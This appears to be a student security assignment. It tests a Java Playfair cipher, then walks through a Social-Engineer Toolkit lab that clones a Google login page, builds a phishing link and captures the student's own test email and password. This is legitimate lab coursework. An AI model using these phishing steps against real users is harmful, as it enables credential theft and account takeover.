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ASSIGNMENT - 5

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Exercise 1

Testcase 1: Example from lecture notes

Secret Key = "SECURITY"

Plaintext = "COME QUICKLY WE NEED HELP"

This is an example given in the lecture notes. However, the code uses the letter 'Q' instead of 'X' to separate a pair of same letters.

```
secretKey = "SECURITY";
plaintext = "COME QUICKLY WE NEED HELP";

char[][] playfairMatrix = generatePlayfairMatrix(secretKey);

Main x

/Users/vishakavinod/Library/Java/JavaVirtualMachines/openjdk-21.0.1/Contents/Home/bin/java -Dfile.encoding=UTF-8 -Dsu
.jar=53232:/Applications/IntelliJ IDEA.app/Contents/bin -Dsu
/Users/vishakavinod/Desktop/Network_Security/csci6708_w24_b00955686_vishaka_vinod/

S E C U R
I T Y A B
D F G H K
L M N O P
Q V W X Z

-----
PairList: {0=CO, 1=ME, 2=QU, 3=IC, 4=KL, 5=YW, 6=EN, 7=EQ, 8=ED, 9=HE, 10=LP}
-----
Ciphertext: UNVTXSYSDPGCCMSVSFFUML
-----
PairList: {0=UN, 1=VT, 2=XS, 3=YS, 4=DP, 5=GC, 6=CM, 7=SV, 8=SF, 9=FU, 10=ML}
-----
Plaintext: COMEQUICKLYWENEQEDHELP
```

ENCRYPTION PROCEDURE IN PLAYFAIR (cont'd.)

Plaintext: CO ME QU IC KL YW EN EX ED HE LP

Ciphertext: UN VT XS YS DP GC CM UV SF FU ML

S	E	C	U	R
I	T	Y	A	B
D	F	G	H	K
L	M	N	O	P
Q	V	W	X	Z

Testcase 2: Example for repeated characters in a pair

Secret Key = "REPEAT"

Plaintext = " TT IS REPEATED LETTERS"

```
secretKey = "REPEAT";
plaintext = "TT IS REPEATED LETTERS";

char[][] playfairMatrix = generatePlayfairMatrix(secretKey);

R E P A T
B C D F G
H I K L M
N O Q S U
V W X Y Z

-----
PairList: {0=TQ, 1=TI, 2=SR, 3=EP, 4=EA, 5=TE, 6=DL, 7=ET, 8=TE, 9=RS}
-----
Ciphertext: PUEMNAPAPTRPFKPRRPAN
-----
PairList: {0=PU, 1=EM, 2=NA, 3=PA, 4=PT, 5=RP, 6=FK, 7=PR, 8=RP, 9=AN}
-----
Plaintext: TQTISREPEATEDLETTERS

Process finished with exit code 0
```

Testcase 3: Example for odd total number of characters

Secret Key = "ODDSECRET"

Plaintext = "THIS STRING HAS ODD NUMBER OF CHARACTERS"

```
secretKey = "ODDSECRET";
plaintext = "THIS STRING HAS ODD NUMBER OF CHARACTERS";

char[][] playfairMatrix = generatePlayfairMatrix(secretKey);

O D S E C
R T A B F
G H I K L
M N P Q U
V W X Y Z

-----
PairList: {0=TH, 1=IS, 2=ST, 3=RI, 4=NG, 5=HA, 6=SO, 7=DQ, 8=DN, 9=UM, 10=BE, 11=RO, 12=FC, 13=HA, 14=RA, 15=CT, 16=ER, 17=SZ}
-----
Ciphertext: HNPADAAGMHITEDENTWMNKBGRLFITBDFBCX
-----
PairList: {0=HN, 1=PA, 2=DA, 3=AG, 4=MH, 5=IT, 6=ED, 7=EN, 8=TW, 9=MN, 10=KB, 11=GR, 12=LF, 13=IT, 14=TB, 15=DF, 16=OB, 17=CX}
-----
Plaintext: THISSTRINGHASODQDNUMBEROFCHARACTERSZ

Process finished with exit code 0
```

Testcase 4: Example in assignment document

Secret Key = " RAYQUAZA"

Plaintext = " POKEMON TOWER DEFENSE"

YOUR MISSION IN THIS FUN STRATEGY TOWER DEFENSE GAME IS TO HELP PROFESSOR OAK TO STOP ATTACKS OF WILD RATTATA. SET OUT ON YOUR OWN POKEMON JOURNEY, TO CATCH AND TRAIN ALL POKEMON AND TRY TO SOLVE THE MYSTERY BEHIND THESE ATTACKS. YOU MUST PLACE POKEMON CHARACTERS STRATEGICALLY ON THE BATTLEFIELD SO THAT THEY STOP ALL WAVES OF ENEMY ATTACKER

DURING THE BATTLE YOU WILL LEVEL UP AND EVOLVE YOUR POKEMON. YOU CAN ALSO CAPTURE OTHER POKEMON DURING THE BATTLE AND ADD THEM TO YOUR TEAM. USE YOUR MOUSE TO PLAY THE GAME. GOOD LUCK"

```
secretKey = "RAYQUAZA";
plaintext = "POKEMON TOWER DEFENSE\n" +
    "YOUR MISSION IN THIS FUN STRATEGY TOWER DEFENSE GAME IS TO HELP PROFESSOR OAK TO STOP ATTACKS OF WILD RATTATA. SET OUT ON YOUR OWN POKEMON JOURNEY, TO CATCH AND TRAIN ALL POKEMON AND TRY TO SOLVE THE MYSTERY BEHIND THESE ATTACKS. YOU MUST PLACE POKEMON CHARACTERS STRATEGICALLY ON THE BATTLEFIELD SO THAT THEY STOP ALL WAVES OF ENEMY ATTACKER"
    "DURING THE BATTLE YOU WILL LEVEL UP AND EVOLVE YOUR POKEMON. YOU CAN ALSO CAPTURE OTHER POKEMON DURING THE BATTLE AND ADD THEM TO YOUR TEAM. USE YOUR MOUSE TO PLAY THE GAME. GOOD LUCK"

Main x
/Users/vishakavinod/Library/Java/JavaVirtualMachines/openjdk-21.0.1/Contents/Home/bin/java -javaagent:/Applications/IntelliJ IDEA.app/Contents/lib/idea_rt.jar=53258:/Applications/IntelliJ IDEA.app/Contents/bin -Dfile.encoding=UTF-8 -Dsun.stdout.encoding=UTF-8 -Dsun.stderr.encoding=UTF-8 -classpath /Users/vishakavinod/Desktop/Network_Security/csci6708_w24_b00955686_vishaka_vinod/A5/PlayfairCipher/target/classes org.example.Main
R A Y Q U
Z B C D E
F G H I K
L M N O P
S T V W X
-----
Ciphertext:
LPPKNPMVWQZUEZKZLVCUPQALFWWFPOHOVGFWKRLVSABABKAVWQZUEZKZLVBKBDKTVNIZPOULULIZXWLQLUGWMTVPLBAABEHWLISFOZQBAABABXZWMAXPOQNRWQOLPIBPPOWRAPCAVNDBAHNYMBWAYHORMMLPIBPP
OYMBWAQWMLNSBKKCNATVZUACCKHOBWKCXZBAABEHVRPQATVLMYBKXPIBPPOHNYAYBXBZRTVAYXBHKBVORNRPVGVZCBASMZKKDOZWLVBGAVGCUTVPLRMOSYTZXLICBPBPQYW
AABEHZUEQQFMHVGZCBASMCUPQQOORORPZXCPRMUOCCXPMXCQNRALPPKNPVCPCBYMYSRNDUMXAUZMWKCULPIBPPOEQQFMHVGZCBASMBUOCQBBWKCTANQPQASBUPAXZQNRANPRXBXPMLRAVKCMBPBIMWIPREH
-----
Plaintext:
POKEMON TOWER DEFENSE YOUR MISSION IN THIS FUN STRATEGY TOWER DEFENSE GAME IS TO HELP PROFESSOR OAK TO STOP ATTACKS OF WILD RATTATA SET OUT ON YOUR OWN POKEMON JOURNEY TO CATCH AND TRAIN ALL POKEMO
N AND TRY TO SOLVE THE MYSTERY BEHIND THESE ATTACKS YOU MUST PLACE POKEMON CHARACTERS STRATEGICAL Q LY ON THE BATTLEFIELD SO THAT THEY STOP ALL WAVES OF ENEMY AT Q TACKER DURING THE BATTLE YOU WIL Q L Q
LEVEL UP AND EVOLVE YOUR POKEMON YOU CAN ALSO CAPTURE OTHER POKEMON DURING THE BATTLE AND ADD THEM TO YOUR TEAM USE YOUR MOUSE TO PLAY THE GAME GOOD LUCK

Process finished with exit code 0
```

Ciphertext:

LPPKNPMVWQZUEZKZLVCUPQALFWWFPOHOVGFWKRLVSABABKAVWQZUEZKZLVB
KBDKTVNIZPOULULIZXWLQLUGWMTVPLBAABEHWLISFOZQBAABABXZWMAXPOQ
NRWQOLPIBPPOWRAPCAVNDBAHNYMBWAYHORMMLPIBPPOYMBWAQWMLNS
BKKCNATVZUACCKHOBWKCXZBAABEHVRPQATVLMYBKXPIBPPOHNYAYBXBZRTV
AYXBHKBVORNRPVGVZCBASMZKKDOZWLVBGAVGCUTVPLRMOSYTZXLICBPBPQYW
AABEHZUEQQFMHVGZCBASMCUPQQOORORPZXCPRMUOCCXPMXCQNRALPPKNPVCPC
BYMYSRNDUMXAUZMWKCULPIBPPOEQQFMHVGZCBASMBUOCQBBWKCTANQPQAS
BUPAXZQNRANPRXBXPMLRAVKCMBPBIMWIPREH

Plaintext after decryption:

POKEMON TOWER DEFENSE YOUR MISSION IN THIS FUN STRATEGY TOWER DEFENSE GAME IS TO HELP PROFESSOR OAK TO STOP ATTACKS OF WILD RATTATA SET OUT ON YOUR OWN POKEMON JOURNEY TO CATCH AND TRAIN ALL POKEMON AND TRY TO SOLVE THE MYSTERY BEHIND THESE ATTACKS YOU MUST PLACE POKEMON CHARACTERS STRATEGICAL Q LY ON THE BATTLEFIELD SO THAT THEY STOP ALL WAVES OF ENEMY AT Q TACKER DURING THE BATTLE YOU WIL Q L Q LEVEL UP AND EVOLVE YOUR POKEMON YOU CAN ALSO CAPTURE OTHER POKEMON DURING THE BATTLE AND ADD THEM TO YOUR TEAM USE YOUR MOUSE TO PLAY THE GAME GOOD LUCK

Type 'setoolkit' in the command line.

Figure 1: “setoolkit” command in Kali Linux terminal [1]

Figure 2: Selecting social engineering attacks [1]

Figure 3: Selecting website attack vendors [1]

Enter the appropriate option to select ‘Credential Harvester Attack Method’ as the aim is to obtain user credentials by creating a fake page that will have certain form fields.

```
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

Figure 4: Selecting credential harvester attack method [1]

Choose the option for “Web templates” to craft a malicious web page.

```
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>1
```

Figure 5: Selecting web templates [1]

Next, it will ask you to provide an IP where the credentials captured will be stored. Paste the address of your Kali Linux virtual Machine. And hit enter. You can find out IP Address of kali Linux using ifconfig command.

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 134.190.176.108 netmask 255.255.254.0 broadcast 134.190.177.255
    inet6 fe80::e8f0:2fff:fe00:113a prefixlen 64 scopeid 0x20<link>
    ether ea:f0:2f:00:11:3a txqueuelen 1000 (Ethernet)
    RX packets 97 bytes 32944 (32.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 110 bytes 13834 (13.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 24 bytes 1240 (1.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 1240 (1.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 6: IP address of Kali Linux [1]

```

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [134.190.176.108]:134.190.176.108

```

Figure 7: Adding Kali Linux IP address in the prompt [1]

Choose a “Google template” to clone the website

```

**** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

/etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

1. Java Required
2. Google
3. Twitter

set:webattack> Select a template:2

```

Figure 8: Selecting Google template [1]

The setup for a **phishing attack** is complete, you have cloned the login page of Google and hosted it on the server.

```

set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit ...


The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

```

Figure 9: Phishing attack setup completed [1]

Now, generate a phishing link by creating a test.html file in your Kali virtual machine as follows:

```
<html>
<body>
<a href="http://IP_ADDRESS"> Login to google Page </a>
</body>
</html>
```

A terminal window with a dark background. The prompt is (kali@kali) - [~/Desktop]. The command cat test.html is entered and executed. The output shows the HTML code: <html>, <body>, Login to google Page , </body>, and </html>. The command and the href value are highlighted with green boxes.

```
(kali@kali) - [~/Desktop]
$ cat test.html
<html>
  <body>
    <a href="http://134.190.176.108"> Login to google Page </a>
  </body>
</html>
```

Figure 10: text.html file that generates the phishing link

Now, go to the browser and open the test.html file. You will find phishing URL on the page as follows: Login to google Page.




Figure 11: Opening text.html on the browser

Click on “Login to google Page”. This will redirect you to the fake Google page. Enter username and password and click on login.




Figure 12: UI of the fake Google login page

In the background, your setoolkit has recorded your credential information.

```
set:webattack> Select a template:2
[*] Cloning the website: http://www.google.com
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
134.190.176.108 - - [23/Mar/2024 08:01:29] "GET / HTTP/1.1" 200 -
134.190.176.108 - - [23/Mar/2024 08:01:31] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCKfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUfdldzBENhIFVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmLR5QxE2%88%99APsBz4gAAAAA
Uy4_qD7Hbfz38w8kxnaNouLCrID3YtjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=a
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=vishakavinod@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=csci6708_A5
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

Canada
134.190.176.108 - - [23/Mar/2024 08:03:20] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```

Figure 13: The setoolkit has recorded the user credentials [1]

Find out the location where you can check the credentials, that have been recorded in XML file.

```
(root@kali)~[~/set/reports]
# pwd
/root/.set/reports
(root@kali)~[~/set/reports]
# ls
*2024-03-23_08:05:06.027592.xml* files
(root@kali)~[~/set/reports]
# cat 2024-03-23_08:05:06.027592.xml
<?xml version="1.0" encoding="UTF-8"?>
<harvester>
  URL=http://www.google.com
  <url>
    <param>GALX=SJLCKfgaqoM</param>
    <param>continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUfdldzBENhIFVWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmLR5QxE2%88%99APsBz4gAAAAUy4_qD7Hbfz38w8kxnaNouLCrID3YtjX</param>
    <param>service=lso</param>
    <param>dsh=-7381887106725792428</param>
    <param>_utf8=a</param>
    <param>bgresponse=js_disabled</param>
    <param>pstMsg=1</param>
    <param>dnConn=</param>
    <param>checkConnection=</param>
    <param>checkedDomains=youtube</param>
    <param>Email=vishakavinod@gmail.com</param>
    <param>Passwd=csci6708_A5</param>
    <param>signIn=Sign+in</param>
    <param>PersistentCookie=yes</param>
  </url>
</harvester>
```

Figure 14: The recorded credentials XML file location and contents [1]

The file is located in the **/root/.set/reports** directory.

Login information recorded:

Username: vishakavinod@gmail.com

Password: csci6708_A5

References

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